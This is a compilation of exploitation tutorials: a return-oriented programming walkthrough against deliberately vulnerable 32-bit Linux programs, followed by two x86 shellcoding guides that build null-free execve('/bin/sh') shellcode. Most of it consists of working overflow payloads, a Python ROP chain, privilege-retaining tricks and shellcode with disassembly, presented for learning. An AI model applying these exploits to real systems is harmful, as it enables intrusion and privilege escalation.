Return Oriented Programming (ROP) is a powerful technique used to counter common exploit prevention strategies. In particular, ROP is useful for circumventing Address Space Layout Randomization (ASLR)[1] and DEP[2]. When using ROP, an attacker uses his/her control over the stack right before the return from a function to direct code execution to some other location in the program. Except on very hardened binaries, attackers can easily find a portion of code that is located in a fixed location (circumventing ASLR) and which is executable (circumventing DEP). Furthermore, it is relatively straightforward to chain several payloads to achieve (almost) arbitrary code execution.

Before we begin

If you are attempting to follow along with this tutorial, it might be helpful to have a Linux machine you can compile and run 32 bit code on. If you install the correct libraries, you can compile 32 bit code on a 64 bit machine with the -m32 flag via gcc -m32 hello_world.c. I will target this tutorial mostly at 32 bit programs because ROP on 64 bit follows the same principles, but is just slightly more technically challenging. For the purpose of this tutorial, I will assume that you are familiar with x86 C calling conventions and stack management. I will attempt to provide a brief explanation here, but you are encouraged to explore in more depth on your own. Lastly, you should be familiar with a unix command line interface.

My first ROP

The first thing we will do is use ROP to call a function in a very simple binary. In particular, we will be attempting to call not_called in the following program[3]:

```
void not_called() {
   printf("Enjoy your shell!\n");
   system("/bin/bash");
}

void vulnerable_function(char* string) {
   char buffer[100];
   strcpy(buffer, string);
}

int main(int argc, char** argv) {
   vulnerable_function(argv[1]);
   return 0;
}
```

We disassemble the program to learn the information we will need in order to exploit it: the size of the buffer and the address of not_called:

```
$ gdb -q a.out
Reading symbols from /home/ppp/a.out...(no debugging symbols found)...done.
(gdb) disas vulnerable_function
Dump of assembler code for function vulnerable_function:
  0x08048464 <+0>:  push   %ebp
  0x08048465 <+1>:  mov    %esp,%ebp
  0x08048467 <+3>:  sub    $0x88,%esp
  0x0804846d <+9>:  mov    0x8(%ebp),%eax
  0x08048470 <+12>: mov    %eax,0x4(%esp)
  0x08048474 <+16>: lea    -0x6c(%ebp),%eax
  0x08048477 <+19>: mov    %eax,(%esp)
  0x0804847a <+22>: call   0x8048340 <strcpy@plt>
  0x0804847f <+27>: leave
  0x08048480 <+28>: ret
```

End of assembler dump.

(gdb) print not_called

$1 = {<text variable, no debug info>} 0x8048444 <not_called>

We see that not_called is at 0x8048444 and the buffer 0x6c bytes long. Right before the call to strcpy@plt, the stack in fact looks like:

| <argument> |

| <return address> |

| <old %ebp> | <= %ebp

| <0x6c bytes of |

| ... |

| buffer> |

| <argument> |

| <address of buffer> | <= %esp

Since we want our payload to overwrite the return address, we provide 0x6c bytes to fill the buffer, 4 bytes to replace the old %ebp, and the target address (in this case, the address of not_called). Our payload looks like:

| 0x8048444 <not_called> |

| 0x42424242 <fake old %ebp> |

| 0x41414141 ... |

| ... (0x6c bytes of 'A's) |

| ... 0x41414141 |

We try this and we get our shell[4]:

$** ./a.out "**$(python -c 'print "A"*0x6c + "BBBB" + "\x44\x84\x04\x08"'**)**"

Enjoy your shell!

$

Calling arguments

Now that we can return to an arbitrary function, we want to be able to pass arbitrary arguments. We will exploit this simple program[3]:

```
char* not_used = "/bin/sh";


void not_called() {
   printf("Not quite a shell...\n");
```

```
    system("/bin/date");
}

void vulnerable_function(char* string) {
    char buffer[100];
    strcpy(buffer, string);
}

int main(int argc, char** argv) {
    vulnerable_function(argv[1]);
    return 0;
}
```

This time, we cannot simply return to not_called. Instead, we want to call system with the correct argument. First, we print out the values we need using gdb:

```
$ gdb -q a.out
Reading symbols from /home/ppp/a.out...(no debugging symbols found)...done.
(gdb) pring 'system@plt'
$1 = {<text variable, no debug info>} 0x8048360 <system@plt>
(gdb) x/s not_used
0x8048580:   "/bin/sh"
```

In order to call system with the argument not_used, we have to set up the stack. Recall, right after system is called it expects the stack to look like this:

```
| <argument>       |
| <return address> |
```

We will construct our payload such that the stack looks like a call to system(not_used) immediately after the return. We thus make our payload:

```
| 0x8048580 <not_used>            |
| 0x43434343 <fake return address> |
| 0x8048360 <address of system>    |
| 0x42424242 <fake old %ebp>       |
| 0x41414141 ...                   |
|   ... (0x6c bytes of 'A's)       |
```

| ... 0x41414141 |

We try this and get out shell:

$** ./a.out "**$(python -c 'print "A"*0x6c + "BBBB" + "\x60\x83\x04\x08" + "CCCC" + "\x80\x85\x04\x08"'**)**"

$

Return to libc

So far, we've only been looking at contrived binaries that contain the pieces we need for our exploit. Fortunately, ROP is still fairly straightforward without this handicap. The trick is to realize that programs that use functions from a shared library, like printf from libc, will link *the entire library* into their address space at run time. This means that even if they never call system, the code for system (and every other function in libc) is accessible at runtime. We can see this fairly easy in gdb:

$ ulimit -s unlimited

$ gdb -q a.out

Reading symbols from /home/ppp/a.out...(no debugging symbols found)...done.

(gdb) break main

Breakpoint 1 at 0x8048404

(gdb) run

Starting program: /home/ppp/a.out

Breakpoint 1, 0x08048404 in main ()

(gdb) print system

$1 = {<text variable, no debug info>} 0x555d2430 <system>

(gdb) find 0x555d2430, +999999999999, "/bin/sh"

0x556f3f18

warning: Unable to access target memory at 0x5573a420, halting search.

1 pattern found.

This example illustrates several important tricks. First, the use of ulimit -s unlimited which will disable library randomization on 32-bit programs. Next, we must run the program and break at main, after libraries are loaded, to print values in shared libraries (but after we do so, then even functions unused by the program are available to us). Last, the libc library actually contains the string /bin/sh, which we can find with gdb[5] use for exploits!

It is fairly straightforward to plug both of these addresses into our previous exploit:

$** ./a.out "**$(python -c 'print "A"*0x6c + "BBBB" + "\x30\x24\x5d\x55" + "CCCC" + "\x18\x3f\x6f\x55"'**)**"

$

Chaining gadgets

With ROP, it is possible to do far more powerful things than calling a single function. In fact, we can use it to run arbitrary code[6] rather than just calling functions we have available to us. We do this by returning to *gadgets*, which are short sequences of instructions ending in a ret. For example, the following pair of gadgets can be used to write an arbitrary value to an arbitrary location:

```
pop %ecx

pop %eax

ret

mov %eax, (%ecx)

ret
```

These work by poping values from the stack (which we control) into registers and then executing code that uses them. To use, we set up the stack like so:

```
| <address of mov %eax, (%ecx)>       |

| <value to write>                    |

| <address to write to>               |

| <address of pop %ecx; pop %eax; ret> |
```

You'll see that the first gadget returns to the second gadget, continuing the chain of attacker controlled code execution (this next gadget can continue).

Other useful gadgets include xchg %eax, %esp and add $0x1c,%esp, which can be used to modify the stack pointer and *pivot* it to a attacker controlled buffer. This is useful if the original vulnerability only gave control over %eip (like in a format string vulnerability) or if the attacker does not control very much of the stack (as would be the case for a short buffer overflow).

Chaining functions

We can also use ROP to chain function calls: rather than a dummy return address, we use a pop; ret gadget to move the stack above the arguments to the first function. Since we are just using the pop; ret gadget to adjust the stack, we don't care what register it pops into (the value will be ignored anyways). As an example, we'll exploit the following binary[3]:

```
char string[100];


void exec_string() {

   system(string);

}
```

```
void add_bin(int magic) {
   if (magic == 0xdeadbeef) {
      strcat(string, "/bin");
   }
}

void add_sh(int magic1, int magic2) {
   if (magic1 == 0xcafebabe && magic2 == 0x0badf00d) {
      strcat(string, "/sh");
   }
}

void vulnerable_function(char* string) {
   char buffer[100];
   strcpy(buffer, string);
}

int main(int argc, char** argv) {
   string[0] = 0;
   vulnerable_function(argv[1]);
   return 0;
}
```

We can see that the goal is to call add_bin, then add_sh, then exec_string. When we call add_bin, the stack must look like:

| <argument> |

| <return address> |

In our case, we want the argument to be 0xdeadbeef we want the return address to be a pop; ret gadget. This will remove 0xdeadbeef from the stack and return to the next gadget on the stack. We thus have a gadget to call add_bin(0xdeadbeef) that looks like:

| 0xdeadbeef |

| <address of pop; ret> |

| <address of add_bin> |

Since add_sh(0xcafebabe, 0x0badf00d) use two arguments, we need a pop; pop; ret:

| 0x0badf00d |

| 0xcafebabe |

| <address of pop; pop; ret> |

| <address of add_sh> |

When we put these together, our payload looks like:

| <address of exec_string> |

| 0x0badf00d |

| 0xcafebabe |

| <address of pop; pop; ret> |

| <address of add_sh> |

| 0xdeadbeef |

| <address of pop; ret> |

| <address of add_bin> |

| 0x42424242 (fake saved %ebp) |

| 0x41414141 ... |

| ... (0x6c bytes of 'A's) |

| ... 0x41414141 |

This time we will use a python wrapper (which will also show off the use of the very useful struct python module).

```
#!/usr/bin/python

import os
import struct

# These values were found with `objdump -d a.out`.
pop_ret = 0x8048474
pop_pop_ret = 0x8048473
exec_string = 0x08048414
add_bin = 0x08048428
add_sh = 0x08048476
```

```
# First, the buffer overflow.
payload =  "A"*0x6c
payload += "BBBB"

# The add_bin(0xdeadbeef) gadget.
payload += struct.pack("I", add_bin)
payload += struct.pack("I", pop_ret)
payload += struct.pack("I", 0xdeadbeef)

# The add_sh(0xcafebabe, 0x0badf00d) gadget.
payload += struct.pack("I", add_sh)
payload += struct.pack("I", pop_pop_ret)
payload += struct.pack("I", 0xcafebabe)
payload += struct.pack("I", 0xbadf00d)

# Our final destination.
payload += struct.pack("I", exec_string)

os.system("./a.out \"%s\"" % payload)
```

Some useful tricks

One common protection you will see on modern systems is for bash to drop privileges if it is executed with a higher effective user id than saved user id. This is a little bit annoying for attackers, because /bin/sh frequently is a symlink to bash. Since system internally executes /bin/sh -c, this means that commands run from system will have privileges dropped!

In order to circumvent this, we will instead use execlp to execute a python script we control in our local directory. We will demonstrate this and a few other tricks while exploiting the following simple program:

```
void vulnerable_read() {
   char buffer[100];
   read(STDIN_FILENO, buffer, 200);
}
```

```
int main(int argc, char** argv) {
   vulnerable_read();
   return 0;
}
```

The general strategy will be to execute a python script via execlp, which searches the PATH environment variable for an executable of the correct name.

Unix filenames

We know how to find the address of execlp using gdb, but what file do we execute? The trick is to realize that Unix filenames can have (almost) arbitrary characters in them. We then just have to find a string that functions as a valid filename somewhere in memory. Fortunately, those are are all over the text segment of program. In gdb, we can get all the information we need:

```
$ gdb -q ./a.out
Reading symbols from /home/ppp/a.out...(no debugging symbols found)...done.
(gdb) bread main
Breakpoint 1 at 0x80483fd
(gdb) run
Starting program: /home/ppp/a.out

Breakpoint 1, 0x080483fd in main ()
(gdb) print execlp
$1 = {<text variable, no debug info>} 0x5564b6f0 <execlp>
(gdb) x/s main
0x80483fa <main>:    "U\211\345\203\344\360\350\317\377\377\377\270"
```

We will execute the file U\211\345\203\344\360\350\317\377\377\377\270. We first create this file in some temporary directory and make sure it is executable[7] and in our PATH. We want a bash shell, so for now the file will simply ensure bash will not drop privileges:

```
$ vim $'U\211\345\203\344\360\350\317\377\377\377\270'
$ cat $'U\211\345\203\344\360\350\317\377\377\377\270'
#!/usr/bin/python
import os
os.setresuid(os.geteuid(), os.geteuid(), os.geteuid())
os.execlp("bash", "bash")
$ chmod +x $'U\211\345\203\344\360\350\317\377\377\377\270'
```

$** export PATH=**$(pwd**)**:$PATH

Keeping stdin open

Before we can exploit this, we have to be aware of one last trick. We want to avoid closing stdin when we exec our shell. If we just naively piped output to our program through python, we would see bash execute and then quit immediately. What we do instead is we use a special bash sub shell and cat to keep stdin open[8]. The following command concatenates the output of the python command with standard in, thus keeping it open for bash:

cat <(python -c 'print "my_payload"') - | ./a.out

Now that we know all the tricks we need, we can exploit the program. First, we plan what we want the stack to look like:

| 0x0 (NULL) |

| 0x80483fa <address of the weird string> |

| 0x80483fa <address of the weird string> |

| 0x5564b6f0 <address of execlp> |

| 0x42424242 <fake old %ebp> |

| 0x41414141 ... |

| ... (0x6c bytes of 'A's) |

| ... 0x41414141 |

Putting it all together, we get our shell:

$ cat <(python -c 'print "A"*0x6c + "BBBB" + "\xf0\xb6\x64\x55" + "\xfa\x83\x04\x08"*2 + "\x00\x00\x00\x00"') - | ./a.out

To recap, this exploit required us to use the following tricks in addition to ROP:

- Executing python since bash drops privileges
- Controlling the PATH and executing a file in a directory we control with execlp.
- Choosing a filename that was a "string" of bytes from the code segment.
- Keeping stdin open using bash sub shells and cat.

Debugging

gdb

When you exploit doesn't work the first time, there are some tricks you can use to debug and figure out what is going on. The first thing you should do is run the exploit in gdb with your payload. You should break on the return address of the function you are overflowing and print the stack to make sure it is what you expect. In the following example, I forgot to do ulimit -s unlimited before calculating libc addresses so the address of execlp is wrong:

$ gdb -q a.out

```
Reading symbols from /tmp/a.out...(no debugging symbols found)...done.
(gdb) disas vulnerable_read
Dump of assembler code for function vulnerable_read:
   0x080483d4 <+0>:  push   %ebp
   0x080483d5 <+1>:  mov    %esp,%ebp
   0x080483d7 <+3>:  sub    $0x88,%esp
   0x080483dd <+9>:  movl   $0xc8,0x8(%esp)
   0x080483e5 <+17>: lea    -0x6c(%ebp),%eax
   0x080483e8 <+20>: mov    %eax,0x4(%esp)
   0x080483ec <+24>: movl   $0x0,(%esp)
   0x080483f3 <+31>: call   0x80482f0 <read@plt>
   0x080483f8 <+36>: leave
   0x080483f9 <+37>: ret
End of assembler dump.
(gdb) break *0x080483f9
Breakpoint 1 at 0x80483f9
(gdb) run <in
Starting program: /tmp/a.out <in

Breakpoint 1, 0x080483f9 in vulnerable_read ()
(gdb) x/4a $esp
0xffffd6ec: 0x5564b6f0  0x80483fa <main>    0x80483fa <main>    0x0
```

It should look like this:

```
(gdb) x/4a $esp
0xffffd6ec: 0x5564b6f0 <execlp> 0x80483fa <main>    0x80483fa <main>    0x0
```

strace

Another really useful tool is strace, which will print out every syscall made by the program. In the following example, I forgot to set PATH: the exploit worked but it was unable to find my file:

```
$ cat <(python -c 'print "A"*0x6c + "BBBB" + "\xf0\xb6\x64\x55" + "\xfa\x83\x04\x08"*2 + "\x00\x00\x00\x00"') | strace ./a.out
... <snip> ...
```

read(0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., 200) = 129

execve("/usr/local/sbin/U\211\345\203\344\360\350\317\377\377\377\270", [], [/* 30 vars */]) = -1 ENOENT (No such file or directory)

execve("/usr/local/bin/U\211\345\203\344\360\350\317\377\377\377\270", [], [/* 30 vars */]) = -1 ENOENT (No such file or directory)

execve("/usr/sbin/U\211\345\203\344\360\350\317\377\377\377\270", [], [/* 30 vars */]) = -1 ENOENT (No such file or directory)

execve("/usr/bin/U\211\345\203\344\360\350\317\377\377\377\270", [], [/* 30 vars */]) = -1 ENOENT (No such file or directory)

execve("/sbin/U\211\345\203\344\360\350\317\377\377\377\270", [], [/* 30 vars */]) = -1 ENOENT (No such file or directory)

execve("/bin/U\211\345\203\344\360\350\317\377\377\377\270", [], [/* 30 vars */]) = -1 ENOENT (No such file or directory)

...

In this case, I forgot to keep stdin open, so it happily executes my python program and bash and then immediately exits after a 0 byte read:

$ python -c 'print "A"*0x6c + "BBBB" + "\xf0\xb6\x64\x55" + "\xfa\x83\x04\x08"*2 + "\x00\x00\x00\x00"' | strace ./a.out

... <snip> ...

read(0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., 200) = 129

execve("/tmp/U\211\345\203\344\360\350\317\377\377\377\270", [], [/* 30 vars */]) = 0

... <snip> ...

geteuid() = 1337

geteuid() = 1337

geteuid() = 1337

setresuid(1337, 1337, 1337) = 0

execve("/bin/bash", ["bash"], [/* 21 vars */]) = 0

... <snip> ...

read(0, "", 1) = 0

exit_group(0) = ?

---

1. ASLR is the technique where portions of the program, such as the stack or the heap, are placed at a random location in memory when the program is first run. This causes the address of stack buffers, allocated objects, etc to be randomized between runs of the program and prevents the attacker. ↩

2. DEP is the technique where memory can be either writable or executable, but not both. This prevents an attacker from filling a buffer with shellcode and executing it. While this usually requires hardware support, it is quite commonly used on modern programs. ↩
3. To make life easier for us, we compile with gcc -m32 -fno-stack-protector easy_rop.c. ↩
4. You'll note that we use print the exploit string in a python subshell. This is so we can print escape characters and use arbitrary bytes in our payload. We also surround the subshell in double quotes in case the payload had whitespace in it. ↩
5. These can be found in the libc library itself: ldd a.out tells us that the library can be found at /lib/i386-linux-gnu/libc.so.6. We can use objdump, nm, strings, etc. on this library to directly find any information we need. These addresses will all be offset from the base of libc in memory and can be used to compute the actual addresses by adding the offset of libc in memory. ↩
6. I believe someone even tried to prove that ROP is turing complete. ↩
7. Note the $'\211' syntax to enter escape characters. ↩
8. To see why this is necessary, compare the behavior of echo ls | bash to cat <(echo ls) - | bash. ↩

https://crypto.stanford.edu/~blynn/asm/rop.html

https://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html

https://ctf101.org/binary-exploitation/return-oriented-programming/

https://secureteam.co.uk/articles/how-return-oriented-programming-exploits-work/

https://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf

https://ocw.cs.pub.ro/courses/cns/labs/lab-08

Shellcode

Beginning

Writing shellcode is an excellent way to learn more about assembly language and how a program communicates with the underlying OS. Put simply shellcode is code that is injected into a running program to make it do something it was not made to do. Normally this is to spawn a shell, but any code made to run after a bug in a program is exploited counts as shellcode.

Before you begin writing shellcode it is a good idea to read a few tutorials on writing assembly programs. A good reference would be tutorial points. To compile the assembly code for this tutorial I used nasm. To make the process of compiling the shellcode and extracting the op codes easier I have included a makefile to aid in the process.

Hello world

Lets begin with a shellcode that prints out to the screen hello world. Here is the end shellcode. Save it in a file named shellcode.asm.

```
section .text
   global _start


_start:
   xor eax, eax
   push eax
   push 0x0A646c72 ; hello world
   push 0x6f77206f
   push 0x6c6c6548
   mov bl, 0x1 ; stdout
   mov ecx, esp ; the address of hello world
   mov dl, 0xe ; the length of hello world
   mov al, 0x4  ; sys_write syscall
   int 0x80 ; call the syscall
   mov al, 0x1 ; sys_exit syscall
   int 0x80 ; call the syscall
```

The make file is as follows

```
all: shellcode


shellcode.o: shellcode.asm
        nasm -f elf shellcode.asm


shellcode: shellcode.o
        ld -m elf_i386 -o shellcode shellcode.o


.PHONY: clean
clean:
        rm shellcode.o
        rm shellcode
```

.PHONY**: raw**

raw**:**

	printf '\\x'

	printf '\\x' **&&** objdump -d shellcode | grep "^ " | cut -f2 | tr -d ' ' | tr -d '\n' | sed 's/.\{2\}/&\\x /g'| head -c-3 | tr -d ' ' **&&** echo ' '

To compile this shellcode run make all then run ./shellcode. You should see Hello world outputted to the screen. This is a shellcode that writes hello world. We start out by XORing eax to zero out the register. We then push eax onto the stack as a null byte. Then we push hello world onto the stack. Hello world is pushed onto the stack in reverse because x86 is little endian. Next comes the part that makes the shellcode a little more involved. When we move hex 0x1 into what would normally be the ebx we instead use bl. We are using the 8 bit register portion of ebx so we do not have null bytes in our shellcode. Why wouldn't we want null bytes in our shellcode? The reason, put simply, is functions like strncpy() will stop copping a string when they reach a nullbyte. This would result in our shellcode being cut off and not being executed correctly. We then copy the address of hello world into ecx and the length of our shellcode into dl. After this we move 0x4 into al. This sets the syscall we are using to the write syscall. We then use int 0x80 which tells the kernel to call our syscall. After this we set al to 0x1(The exit syscall) which we then use int 0x80 again to tell the kernel we want this process to be "exited". If you are confused don't worry I will explain in the upcoming section.

Syscalls, op-codes, and registers. Oh my (featuring the stack)

Syscalls

In the explanation of the hello world shellcode above you may have been wondering what a syscall is. A syscall is a way for a process to communicate with the underlying operating system. This makes it easier for programmers to say write to a file or change the permissions of a file. Instead of having to spend time implementing their own solution programmers were able to relay on the operating system to handle certain tasks. Syscalls are called in x86 assembly by setting the eax register to the syscall number. The syscall number is just a number that is associated with a certain syscall. For example the syscall sys_exit has the hex value of 0x1. Syscalls are used in shellcode because the process dose not have to find and load in a shared object or have statically linked code to obtain functionality outside of the program. Syscalls are always there for our shellcode to call. In the hello world shellcode I use two syscalls of interest sys_write and sys_exit. sys_write writes a string to a file descriptor(in our case 1 for stdout) and sys_exit simply "exits" the program like exit(); in c. A great reference for syscalls on linux and their corresponding numbers can be found here.

Opcodes

Lets talk about op-codes. Op-codes are the hexadecimal representation of the instructions that we write in assembly. You can extract the opcode for our shell code using the make raw command. This is just a recipe inside of the make file I added to make the process easier to understand. The op-codes that are extracted are the final payload that gets sent to a target that is being exploited. In shellcode you will notice that (for the most part) you will never see 0x00 in them. 0x00 is a null byte and null bytes in shellcode can lead to unreliable shellcode because shellcode with null bytes might have opcodes cut off by functions like strcpy(). If our

shellcode has null bytes and is cut off before the ending it could lose crucial functionality. This brings us to our next section.

Registers

Now to talk about registers. Registers are essentially tiny variables that exist on the cpu. They can be used to store data or addresses that point to data. On x86 there are 7 general purpose registers. Of that 7 only 4 are normally used by the programmer(ESP, EBP and ESI have their own special uses). The other 4 are EAX, EBX, ECX, and EDX. Each one can store 32 bits(or 4 bytes) of data. Each of those registers has three smaller registers that can be used to access the lower bits of the registers. For example the EAX register has AX, AH, and AL. AX is used to access the lower 16 bits of EAX. AL is used to access the lower 8 bits of EAX and AH is used to access the higher 8 bits. So why is this important for writing shellcode? Remember back to why null bytes are a bad thing. Using the smaller portions of a register allow us to use mov al, 0x1 and not produce a null byte. If we would have done mov eax, 0x1 it would have produced null bytes in our shellcode. EBP, ESP and EIP are each used for a special purpose. EBP is used to point to the base of the stack(explained below), ESP is used to point to the top of the stack(also explained below) and EIP is the instruction pointer. The instruction pointer just points to the address of the next instruction to be executed.

The stack

The stack is a portion of memory that programmers can use to store large amounts of data. When a programmer wants to put data onto the stack they use the push <data> instruction. If they want to retrieve data from the stack they would use the pop <dest> instruction. The stack is a first in last out(FILO) data structure. A simple way of visualizing this is to think of a pile of books. The books on bottom of the pile where placed there first. To get to the book on the bottom of the pile of books you would have to take off the books on top of it. The base of the stack(most recent thing that is pushed on to the stack) is pointed to by the address ebp and the top of the stack is pointed to by ESP. In our hello world shellcode we can see the instruction mov ecx,esp. Here we are copying the address of the top of the stack into ECX. If you look at the push instructions we push the newline character then d on to the stack first. This is because of the Endienness of x86 and the orientation of the stack. You still maybe wondering why it is that the stack is used in shellcode to store data. The reason is that shellcode do not have access to the data section that normal assembly programs would have. To be able to have our own data we use the push instruction along with the hexadecimal representation of our characters to store data that would need to be used by our shellcode.

Putting it all together

Okay so now that we have a hold on how to write shellcode. Lets write a shell code that calls sys_execve to run /bin/sh. So here is the assembly code.

```
section .text
   global _start


_start:
   xor eax, eax; safe null
```

```
push eax; push null byte onto stack

push 0x68732f2f ; push /bin//sh

push 0x6e69622f

mov ebx,esp ; set ebx to out cmd

mov ecx, eax; no args

mov edx, eax ; no args again

mov al, 0xb ; set sys_execve

int 0x80
```

Save this code into shellcode.asm and then use make all to compile it. To test the shellcode you can run ./shellcode like before. You might wonder why we are using /bin//sh instead of /bin/sh. We use /bin//sh because we want our push - es to have a number divisible by 4 so we can push our data on the stack with out null bytes. We then use ebx to point to our shellcode. After that we set the args to null and the number of args to null because we are calling /bin//sh without any arguments. Then after that we set al to hex 11 and finish off with an int 0x80 to run our shellcode.

Useful links

I am a firm believer that the more sources of knowledge that one person has at their fingers makes it easier to learn. So here is a list of excellent tutorials other than mine to continue or reaffirm your shellcoding journey.

1. 0x00sec a different x86 linux shellcoding tutorial.
2. Exploit db Exploitdb's tutorial on linux shellcoding. Nice visuals and talks more about the commands I use in make raw.

https://rayoflightz.github.io/shellcoding/linux/x86/2018/11/15/Shellcoding-for-linux-on-x86.html

Why Write a Shellcode ?Permalink

Well first, if you just need a simple *execve()* on a /bin/sh you should know how to write it. Second, sometimes you'll face more *complex* situation where you'll need to know how to write a custom shellcode. In those use cases, you won't find anything online. Finally, when you do CTFs, speed is key. If you know your craft, you can write anything you want in the blink of an eye !

From C to AssemblyPermalink

Ultimately, you'll probably write your shellcode directly in assembly. However, it's interesting to understand the full process of converting a high-level piece of code to a binary string. Let's start with a simple C code :

```
// gcc -o print print.c

#include <stdio.h>
```

```
void main() {
  printf("YOLO !\n");
}
```

Now, we can compile it and test it.

```
root@nms:~# gcc -o print print.c
root@nms:~# ./print
YOLO !
```

Here, we can use the strace command to see the inner working of our executable. This command intercepts and records the system calls which are called by a process and the signals which are received by a process.

```
root@nms:~# strace ./print
execve("./print", ["./print"], 0x7fffb1ec4320 /* 22 vars */) = 0
brk(NULL)                               = 0x55e96fbcd000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3

...[removed]...

brk(NULL)                               = 0x55e96fbcd000
brk(0x55e96fbee000)                     = 0x55e96fbee000
write(1, "YOLO !\n", 7YOLO !
)                       = 7
exit_group(7)                           = ?
+++ exited with 7 +++
```

The interesting parts is the call to *write()* which is a system call; the 4th.

Note: You can find a full reference of 32-bit system calls on https://syscalls.kernelgrok.com/.

This call takes 3 arguments. The first one is **1** which asks the syscall to print the string on the standard ouput (*STDOUT*). The second is a pointer to our string and the third is the size of the string (*7*).

```
ssize_t write(int fd, const void *buf, size_t count);
```

To use a **syscall** in assembly, we need to do call the interrupt 0x80 or int 0x80. Now, we can start writing the assembly code :

```
; sudo apt-get install libc6-dev-i386
```

```
; nasm -f elf32 print_asm.asm

; ld -m elf_i386 print_asm.o -o print_asm

BITS 32

section .data

msg   db    "PLOP !", 0xa


section .text

global _start


_start:

mov eax, 4 ; syscall to write()

mov ebx, 1

mov ecx, msg

mov edx, 7

int 0x80


mov eax, 1

mov ebx, 0

int 0x80
```

Then, you can assemble it and link it :

```
root@nms:~/asm# nasm -f elf32 print_asm.asm

root@nms:~/asm# ld -m elf_i386 print_asm.o -o print_asm

root@nms:~/asm# ./print_asm

PLOP !
```

Alright, you have some knowledge about system calls and some basics about how to convert C code in assembly.

From Assembly To Shellcode[Permalink]

The next step is to convert our assembly code to a shellcode. But, what is a shellcode anyway ? Well, it's a string that can be executed by the CPU as binary code. Here is how it looks like in hexadecimal :

```
root@nms:~/asm# objdump -Mintel -D print_asm
```

```
print_asm:     file format elf32-i386


Disassembly of section .text:


08049000 <_start>:
 8049000:       b8 04 00 00 00          mov    eax,0x4
 8049005:       bb 01 00 00 00          mov    ebx,0x1
 804900a:       b9 00 a0 04 08          mov    ecx,0x804a000
 804900f:       ba 07 00 00 00          mov    edx,0x7
 8049014:       cd 80           int    0x80
 8049016:       b8 01 00 00 00          mov    eax,0x1
 804901b:       bb 00 00 00 00          mov    ebx,0x0
 8049020:       cd 80           int    0x80

Disassembly of section .data:


0804a000 <msg>:
 804a000:       50              push   eax
 804a001:       4c              dec    esp
 804a002:       4f              dec    edi
 804a003:       50              push   eax
 804a004:       20 21           and    BYTE PTR [ecx],ah
 804a006:       0a              .byte 0xa
```

Note: The <msg> function looks like assembly code but it's our string **"PLOP !"**. Objdump interprets it as code but, as you probably know, there are no real distinctions between *code* and *data* in machine code.

The <_start> function contains our code. But, if you look closely, there are lots of *null* bytes. If you try to use this string as a shellcode, the computer will interpret *null* bytes as string terminators so, obviously, if it starts reading your shellcode and sees a null byte it will stop and probably crash the process.

However, we often need null bytes in our code; as a parameter for a function or to declare a string variable. It's not that hard to remove null bytes from a shellcode, you just need to be creative and find alternate way to generate the null bytes you need.

Let me show you how it’s done with our previous example :

```
; nasm -f elf32 print_asm_2.asm
; ld -m elf_i386 print_asm_2.o -o print_asm_2
BITS 32

section .text
global _start

_start:
xor eax, eax    ; EAX = 0
push eax        ; string terminator (null byte)
push 0x0a202120 ; line return (\x0a) + " ! " (added space for padding)
push 0x504f4c50 ; "POLP"
mov ecx, esp    ; ESP is our string pointer
mov al, 4       ; AL is 1 byte, enough for the value 4
xor ebx, ebx    ; EBX = 0
inc ebx         ; EBX = 1
xor edx, edx    ; EDX = 0
mov dl, 8       ; DL is 1 byte, enough for the value 8 (added space)
int 0x80        ; print

mov al, 1       ; AL = 1
dec ebx         ; EBX was 1, we decrement
int 0x80        ; exit
```

Now, there are no null bytes ! You don’t believe me ? Check that out :

```
$ nasm -f elf32 print_asm_2.asm
$ ld -m elf_i386 print_asm_2.o -o print_asm_2
$ ./print_asm_2
PLOP !
$ objdump -Mintel -D print_asm_2
```

```
print_asm_2:     file format elf32-i386


Disassembly of section .text:


08049000 <_start>:
 8049000:       31 c0                   xor    eax,eax
 8049002:       50                      push   eax
 8049003:       68 20 21 20 0a                push   0xa202120
 8049008:       68 50 4c 4f 50                push   0x504f4c50
 804900d:       89 e1                   mov    ecx,esp
 804900f:       b0 04                   mov    al,0x4
 8049011:       31 db                   xor    ebx,ebx
 8049013:       43                      inc    ebx
 8049014:       31 d2                   xor    edx,edx
 8049016:       b2 08                   mov    dl,0x8
 8049018:       cd 80                   int    0x80
 804901a:       b0 01                   mov    al,0x1
 804901c:       4b                      dec    ebx
 804901d:       cd 80                   int    0x80
```

Here, we used multiple tricks to avoid null bytes. Instead of moving **0** to a register, we **XOR** it, the result is the same but no null bytes:

```
$ rasm2 -a x86 -b 32 "mov eax, 0"
b800000000
$ rasm2 -a x86 -b 32 "xor eax, eax"
31c0
```

Instead of moving a 1 byte value to a 4 bytes register, we use a 1 byte register :

```
$ rasm2 -a x86 -b 32 "mov eax, 1"
b801000000
$ rasm2 -a x86 -b 32 "mov al, 1"
b001
```

And for the string, we just pushed a zero on the stack for the terminator, pushed the string value in 4 bytes chunks (reversed, because of little-endian) and used *ESP* as a string pointer :

```
xor eax, eax

push eax

push 0x0a202120 ; line return + " ! "

push 0x504f4c50 ; "POLP"

mov ecx, esp
```

The "shell" code Permalink

We had fun printing strings on our terminal but, where is the **"shell"** part of our shellcode ? Good question ! Let's create a shellcode which actually get us a shell prompt.

To do that, we will use another syscall, execve, which is number **11** or **0xb** in the syscall table. It takes 3 arguments :

- The program to execute -> *EBX*
- The arguments or *argv* (null) -> *ECX*
- The environment or envp (null) -> *EDX*

int execve(const char *filename, char *const argv[], char *const envp[]);

This time, we'll directly write the code without any null bytes.

```
; nasm -f elf32 execve.asm

; ld -m elf_i386 execve.o -o execve

BITS 32


section .text

global _start


_start:

xor eax, eax

push eax        ; string terminator

push 0x68732f6e ; "hs/n"

push 0x69622f2f ; "ib//"

mov ebx, esp    ; "//bin/sh",0 pointer is ESP

xor ecx, ecx    ; ECX = 0

xor edx, edx    ; EDX = 0
```

```
mov al, 0xb     ; execve()
int 0x80
```

Now, let's assemble it and check if it properly works and does not contain any *null* bytes.

```
# nasm -f elf32 execve.asm
# ld -m elf_i386 execve.o -o execve
# ./execve
# id
uid=0(root) gid=0(root) groups=0(root)
# exit
```

```
# objdump -Mintel -D execve

08049000 <_start>:
 8049000:      31 c0                xor    eax,eax
 8049002:      50                   push   eax
